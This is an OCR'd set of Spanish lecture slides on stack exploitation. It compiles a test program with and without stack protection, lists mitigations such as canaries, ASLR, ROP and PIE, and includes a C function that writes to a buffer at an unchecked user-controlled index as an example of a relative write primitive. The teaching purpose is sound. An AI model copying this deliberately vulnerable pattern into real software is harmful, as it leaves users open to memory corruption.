
VENIMOS COMPILANDO SIN STACK PROTECTOR

```
gcc -fno-stack-protector -m32 stack5.c -o stack5-noprot
```




SI COMPILAMOS CON STACK PROTECTOR...

```
gcc -m32 stack5.c -o stack5
```




SI COMPILAMOS CON STACK PROTECTOR...

```
gcc -m32 stack5.c -o stack5
```





SI COMPILAMOS CON STACK PROTECTOR...

```
gcc -m32 stack5.c -o stack5
```




STACK SMASHING DETECTED...





Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

SITUACIÓN ACTUAL

- Contamos con un stack buffer overflow.
- No podemos cambiar las variables locales.
- No podemos cambiar la dirección de retorno sin cambiar el canario; si cambiamos el canario, el proceso muere antes de que la función retorne.


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

ESCRITURA RELATIVA: EJEMPLO #1, STACK OVERFLOW




ESCRITURA RELATIVA: EJEMPLO #2

```
void do_something(
  uint32_t user_controller_int1,
  uint32_t user_controlled_int2) {

  uint32_t buffer[BUFFER_SIZE];

  //...

  buffer[user_controller_int1] = user_controlled_int2;

  //...
}
```

